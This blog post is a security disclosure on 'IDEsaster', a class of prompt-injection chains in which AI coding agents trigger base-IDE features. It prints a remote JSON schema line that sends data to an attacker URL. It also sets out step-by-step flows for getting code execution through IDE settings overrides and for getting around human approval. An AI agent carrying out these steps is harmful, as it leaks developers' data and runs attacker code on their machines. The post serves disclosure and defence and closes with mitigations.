Don’t want to miss my next post? Follow me on X or connect on LinkedIn
Summary
We all know AI reshaped how we build software. Autocomplete evolved into AI agents that can autonomously act on behalf of the user. As vendors compete on “productivity” they add additional capabilities that significantly affect the security posture of their products.
Around 6 months ago, I decided to dig into the world of AI IDEs and coding assistants because they were gaining popularity and it was clear they are here to stay. The first vulnerabilities I found were focused on narrow components - a vulnerable tool, writeable agent configuration or writeable MCP configuration that leads to anything from data exfiltration to remote code execution. Those issues are serious, but they only affect a single application at a time (and were publicly disclosed multiple times).
IDEsaster is different.
During this research I uncovered a new attack chain leveraging features from the base IDE layer. In doing so, it impacts nearly all AI IDEs and coding assistants using the same base IDE, affecting millions of users.
In this blog post, I’ll share my research - key statistics, how it relates to prior public work, the new vulnerability class (“IDEsaster”) and practical mitigations for both developers using AI IDEs and developers building AI IDEs.
Key Statistics
- Over 30 separate security vulnerabilities identified and reported. Some using publicly known techniques and others using IDEsaster’s new attack chain.
- 24 CVEs assigned
- Security advisory from AWS (AWS-2025-019)
- Claude Code documentation updated to reflect the risk.
- 100% of tested applications (AI IDEs and coding assistants integrating with IDEs) were vulnerable to IDEsaster.
- Security vulnerabilities found in 10+ market-leading products affecting millions of users: GitHub Copilot, Cursor, Windsurf, Kiro.dev, Zed.dev, Roo Code, Junie, Cline, Gemini CLI, Claude Code and many many more…
Problem Statement
IDEs were not initially built with AI agents in mind. Adding AI components to existing applications create new attack vectors, change the attack surface and reshape the threat model. This leads to new unpredictable risks.
With AI being added into almost any product today, this problem becomes more and more common. This made me come up with a new security principle - Secure for AI.
Secure for AI Principle

“Secure for AI” is a new security principle coined during this research to address security challenges introduced by AI features. It extends the secure‑by‑design and secure‑by‑default principles to explicitly account for AI components.
Under the Secure for AI principle, systems must be designed and configured with explicit consideration for how existing and planned AI components can be used (or misused), ensuring that the system remains secure.
Public Work
Public Threat Model
This threat model covers the publicly known threat model for AI IDEs. All publicly disclosed vulnerabilities up to this point (as far as I know) target one of the following components.

| Component | Sub-component | Assumption | Abuse Vector |
|---|---|---|---|
| AI Agent | LLM | LLM can always be jailbroken to perform the attacker’s injected context regardless of the original prompt or model. | Context hijacking (via prompt injection)
Some examples are: 1. Rule files (1) 2. MCP servers (rug pulls , tool poisoning, direct tools output) 3. Deeplinks (Cursor prompts) 4. User added (URLs) 5. System added (file names, tools results such as from a malicious README file) As applications evolve with new integrations and features, new vectors are added. There is no way to completely prevent it. |
| AI Agent | Tools / Functions | Certain actions do not require user interaction (either by-default or user-configured) | 1. Using vulnerable tools (path traversal, command injection)
2. Using the tools to perform “legitimate” actions that lead to subsequent impact (reading files, making HTTP requests, etc) |
| AI Agent | Settings and Configuration | Some of the AI agent settings (or configurations) are modifiable by the agent itself without user interaction. | 1. Editing the AI agent’s MCP configuration file leads to code execution (by starting a new stdio MCP server)
2. Modifying the AI agent’s configuration changes tools behavior or agent’s autonomy. |
Public Attack Chains
The following attack chains describe the full publicly known attack flows used to attack AI IDEs.
As far as I know, all security vulnerabilities publicly disclosed to this date use one of the following attack chains.

Prompt Injection → Vulnerable Tools
 Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Vulnerable Tools: A tool breaks out of the intended security boundary circumventing user interaction, leading to unexpected impact.
Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Vulnerable Tools: A tool breaks out of the intended security boundary circumventing user interaction, leading to unexpected impact.
Public Examples:
- Vulnerable Mermaid diagram tool leads to data exfiltration
- Vulnerable execute command tool vulnerable to allow-list bypass leading to arbitrary command injection
- Vulnerable executeBash tool leads to DNS data exfiltration
- Vulnerable executeBash tool vulnerable to argument injection leading to arbitrary command injection.
Prompt Injection → Tools → AI Agent Settings
 Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Tools: Non-vulnerable tools are used to perform “legitimate” actions such as reading and editing files.
AI Agent’s Settings: Agent settings/configuration are modified using legitimate tool uses, leading to unexpected impact.
Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Tools: Non-vulnerable tools are used to perform “legitimate” actions such as reading and editing files.
AI Agent’s Settings: Agent settings/configuration are modified using legitimate tool uses, leading to unexpected impact.
Public Examples:
- Agent editing
chat.tools.autoApprovesetting in.vscode/settings.jsonto allow arbitrary command execution - Agent editing the
kiro.trustedCommandssetting in.vscode/settings.jsonto allow arbitrary command execution - Agent editing the agent’s MCP configuration to execute arbitrary commands
Prompt Injection → Vulnerable Tools → AI Agent Settings
 Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Vulnerable Tools: A tool breaks out of the intended security boundary circumventing user interaction, leading to unexpected impact.
AI Agent’s Settings: Agent configuration (settings) is modified using the vulnerable tool, leading to unexpected impact.
Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Vulnerable Tools: A tool breaks out of the intended security boundary circumventing user interaction, leading to unexpected impact.
AI Agent’s Settings: Agent configuration (settings) is modified using the vulnerable tool, leading to unexpected impact.
Public Examples:
IDEsaster
Redefined Threat Model
AI IDEs effectively ignored the base IDE software as part of the threat model, assuming it’s inherently safe because it existed for years. However, once you add AI agents that can act autonomously, the same legacy features can be weaponized into data exfiltration and RCE primitives. The base IDE’s features should be an integral component of the threat model.
The Novel Attack Chain

The first two components of this chain are equivalent to previous attack chains. The last component is what makes this chain novel. It also what makes this attack chain universal (application agnostic) - all AI IDEs and coding assistants sharing the underlying base software are likely vulnerable.

Prompt Injection → Tools → Base IDE Features
 Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Tools: The agent’s tools (either vulnerable or not) are used to perform actions that trigger underlying IDE features.
Base IDE Features: Features of the base IDE are triggered using the agent tools leading to anything from information leakage to command execution.
Prompt Injection: Any of the the described context hijacking vectors can be used. It’s inevitable that this will eventually happen one way or the other.
Tools: The agent’s tools (either vulnerable or not) are used to perform actions that trigger underlying IDE features.
Base IDE Features: Features of the base IDE are triggered using the agent tools leading to anything from information leakage to command execution.
Case Study #1 - Remote JSON Schema
Base IDE affected: Visual Studio Code, JetBrains IDEs, Zed.dev Impact: Data Exfiltration
Background
A remote JSON schema is a validation blueprint stored at an external URL that can be referenced to enable easy reuse across different documents. All 3 base IDEs tested supported this feature by default: Visual Studio Code, JetBrains IDEs and Zed.
Attack Flow
- Context hijacking using any of the prompt injection vectors.
- Collect sensitive information using tools. This can either be legitimate tools or using vulnerable tools.
- Write any
.jsonfile (using legitimate tool) with a remote JSON schema pointing to an attacker controlled domain with the sensitive data as parameter.
{
"$schema": "https://maccarita.com/log?data=<DATA>"
}
- IDE automatically makes a GET request leaking the data. Interestingly, even with diff-preview the request triggers which might bypass some HITL measures.
Exploit
Due to the ever growing amount of applications and various base IDEs untested and the fact that some vendors acknowledged but haven’t fixed this yet (despite >90 days responsible disclosure), exact exploitation prompt is not shared to protect users. As this vulnerability class matures and more vendors address this - I will update this post.
References
- GitHub Copilot: fixed, no CVE assigned
- Cursor: CVE-2025-49150
- Kiro.dev: fixed, no CVE assigned
- Roo Code: CVE-2025-53097
- JetBrains Junie: CVE-2025-58335
- Claude Code: acknowledged but decided to address with a security warning.
Case Study #2 - IDE Settings Overwrite
Base IDE affected: Visual Studio Code, JetBrains IDEs, Zed.dev Impact: Remote Code Execution
Background
On first glance, this might look like previously reported vulnerabilities with .vscode/settings.json (GitHub Copilot, Kiro.dev) but it is fundamentally different. The previously reported vulnerabilities focus on overriding an agent’s setting which makes it apply only for a specific application. This focuses on IDE settings, hence instantly applies to all AI IDEs and coding assistants sharing the same base IDE.
Attack Flow
The attack flow differs depending on the base IDE - Visual Studio Code:
- Edit any executable file (
.git/hooks/*.sampleare common example that exists for every Git repository) to store your arbitrary code. - Edit
.vscode/settings.jsonsetting thephp.validate.executablePathto the absolute path of the file from step 1. - Create any php file inside the project, this will instantly trigger the executable configured in step 2. JetBrains:
- Edit any executable file to store your arbitrary code.
- Edit
.idea/workspace.xmlsetting thePATH_TO_GITinGit.Settingsto the path of the file from step 1. This will instantly trigger the executable.
Exploit
Due to the ever growing amount of applications and various base IDEs untested and the fact that some vendors acknowledged but haven’t fixed this yet (despite >90 days responsible disclosure), exact exploitation prompt is not shared to protect users. As this vulnerability class matures and more vendors address this - I will update this post.
References
- GitHub Copilot: CVE-2025-53773
- Cursor: CVE-2025-54130
- Roo Code: CVE-2025-53536
- Zed.dev: CVE-2025-55012
- Kiro.dev: fixed, no CVE assigned
- Claude Code: acknowledged but decided to address with a security warning.
Case Study #3 - Multi-Root Workspace Settings
Base IDE affected: Visual Studio Code Impact: Remote Code Execution
Background
This is similar to case study #2, but it shows the real risk of IDEsaster. There are endless features to every IDE. Even if you handle one (.vscode/settings.json) more can be found.
Multi-root workspace is a feature in Visual Studio Code that lets you open multiple folders as a single project. The new project settings file is no longer .vscode/settings.json, but untitled.code-workspace by default. The user can save this code-workspace file under any name and in any folder, but it is often inside of one of the root folders.
This let’s you reproduce the Visual Studio Code attack flow from case study 2. However, in addition to that, you can also edit the root directories to any path, essentially removing the “executable file” precondition.
Attack Flow
- Edit the
*.code-workspacefile setting the folder path to any path on the filesystem that contains a writeable-executable file by default. (This step is used to bypass the common human-in-the-loop for editing out-of-workspace files) - Edit the now-in-workspace executable file to store your arbitrary code.
- Edit
*.code-workspacesetting thephp.validate.executablePathto the absolute path of the file from step 2. - Create any php file inside the project, this will instantly trigger the executable configured in step 3.
Exploit
Due to the ever growing amount of applications and various base IDEs untested and the fact that some vendors acknowledged but haven’t fixed this yet (despite >90 days responsible disclosure), exact exploitation prompt is not shared to protect users. As this vulnerability class matures and more vendors address this - I will update this post.
References
- GitHub Copilot: CVE-2025-64660
- Cursor: CVE-2025-61590
- Roo Code: CVE-2025-58372 (reported by thelicato)
Mitigations and Recommendations
It’s impossible to entirely prevent this vulnerability class short-term, as IDEs were not initially built following the Secure for AI principle. However, these measures can be taken to reduce risk from both a user perspective and a maintainer perspective.
Developers Using AI IDEs
- Only use AI IDEs (and AI agents) with trusted projects and files. Malicious rule files, instructions hidden inside source code or other files (README) and even file names can become prompt injection vectors.
- Only connect to trusted MCP servers and continuously monitor these servers for changes (even a trusted server can be breached). Review and understand the data flow of MCP tools (e.g. a legitimate MCP tool might pull information from attacker controlled source, such as a GitHub PR)
- Manually review sources you add (such as via URLs) for hidden instructions (comments in HTML / css-hidden text / invisible unicode characters, etc)
- Always configure your AI agent to require human-in-the-loop where supported.
Developers Building AI IDEs
- Capability-Scoped Tools - Apply the least privilege principle to LLM tools. Every tool should be given only narrow explicit resource set and action. Going beyond the scope should require human-in-the-loop (HITL). Below are examples for a few commonly used tools:
- read_file: workspace-only (no path traversal or symlinks), blocking dotfiles, IDE configs/files, common credential files, size limits.
- write_file: allowed only under
src/, Require HITL to any dot-files, common configuration file names (IDE, CI/CD, etc). - http_fetch: ideally always require HITL. Alternatively, restrict to allowlisted domains (egress controls).
- Continuously Monitor IDE Features - Review old and new IDE features for potential attack vectors. Build new IDE features with the Secure for AI principle in mind.
- Agent Assume Breach (Zero Trust) - Always assume prompt injection is possible and agent can be breached. Always require HITL for sensitive actions - anything from going beyond the tool scope to enabling a new MCP server. If the agent can do it - an attacker can do it.
- Minimize Prompt Injection Vectors - This is not always possible, but following the defense in depth principle, it is encouraged to minimize prompt injection vectors wherever possible. (e.g. disable AI agent in untrusted projects, warn users about MCP server changes)
- System Prompt Hardening and Limit LLM Selection - Strengthen the system prompt using prompt engineering techniques and limit the LLM model selection to newer models in an attempt to make prompt injections more difficult.
- Sandboxing - Run executed commands under sandboxes (Docker, OS-level sandbox or isolated machine)
- Egress Controls - Create a global allow list of domains on the IDE layer (require HITL for allow list modifications). This should prevent data exfiltration from side effects of any features.
- Security Testing for AI Agent’s Tools - As the main attack surface of AI IDEs, regularly perform security testing to the tools for common attack vectors (e.g. path traversal, information leakage, command injection)